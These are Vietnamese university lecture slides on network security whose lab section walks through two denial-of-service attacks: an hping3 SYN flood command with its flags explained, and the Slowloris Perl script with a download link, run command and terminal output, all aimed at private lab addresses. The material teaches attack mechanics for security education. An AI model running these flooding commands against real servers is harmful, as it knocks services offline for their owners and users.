



1



2

# CHƯƠNG 7

## An ninh mạng

GV. Nguyễn Thị Thanh Vân

## Mục tiêu



- ❖ Trình bày được một số khái niệm về lĩnh vực an ninh mạng
- ❖ Trình bày được các vấn đề cơ bản về chiến lược, giải pháp bảo mật
- ❖ Trình bày được một số đặc điểm cơ bản của các loại lỗ hổng bảo mật
- ❖ Trình bày được các dạng lỗ hổng, tấn công
- ❖ Trình bày được các hệ thống an ninh mạng
- ❖ Cài đặt được một tấn công đơn giản

page 3

## Nội dung



- ❖ Cài đặt được một tấn công đơn giản
  - ❖ Dos

page 4

# Chuẩn bị



- ❖ Attacker: In Kali Linux, use:
  - ❖ Ping of Death: Hping 3 (in Kali)
  - ❖ DoS Slowloris:
    - ❖ Download: <https://github.com/llaera/slowloris.pl>
  - ❖ Some other tools
- ❖ Victim: 1 web Server
  - ❖ Kiểm tra:
  - ❖ Việc truy cập vào website
  - ❖ Performance của máy webserver

page 5

# Thực hiện



- ❖ Tấn công sử dụng lệnh:
  - ❖ hping3 172.16.159.128 -S -i u100 -d 65000
    - ❖ 172.16.159.128 là địa chỉ máy victim
    - ❖ -S là định dạng cờ SYN
    - ❖ -i u100 là tốc độ gửi gói tin. Với 100 là số microsecond chờ để gửi 1 package (u100 = 1000 package/second, u10 = 10000 package/second)
    - ❖ -d 65000 là gửi đi gói tin có kích thước 65000

page 6


# Kết quả



## ❖ Máy tấn công

```
root@kali: ~
File Edit View Search Terminal Help
0 ms
len=40 ip=172.16.159.128 ttl=128 DF id=32540 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=273 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=274 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=275 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=276 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=1041 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=1042 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=1993 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=1994 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=2765 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
len=40 ip=172.16.159.128 ttl=128 DF id=2766 sport=0 flags=RA seq=0 win=0 rtt=0.0
ms
```

## ❖ Máy nạn nhân



page 7

# Thực hiện



- ❖ Use DoS Slowloris:
  - ❖ `chmod +x slowloris.pl` để cấp quyền thực thi cho tệp
  - ❖ `./slowloris.pl -dns 10.10.0.3`

```
root@kali:~/Downloads/slowloris.pl-master# perl ./slowloris.pl -dns 10.10.0.3 -options
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera
Loris
CPU: 0.0% packets transmitted, 5 received, 0% packet loss, time 4000ms
tt min/avg/max/mdev = 0.528/0.817/1.674/0.435 ms
Unknown option: options
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 10.10.0.3:80 every 100 seconds with 1000 sockets:
0 0 0 Building sockets.
0 0 0 Building sockets.
0 0 0 Sending data.
Current stats: Slowloris has now sent 334 packets successfully.
This thread now sleeping for 100 seconds...
0 0 0 Building sockets.
0 0 0 Building sockets.
0 0 0 Sending data.
Current stats: Slowloris has now sent 596 packets successfully.
This thread now sleeping for 100 seconds...
```

page 8



## Kết thúc Chương 7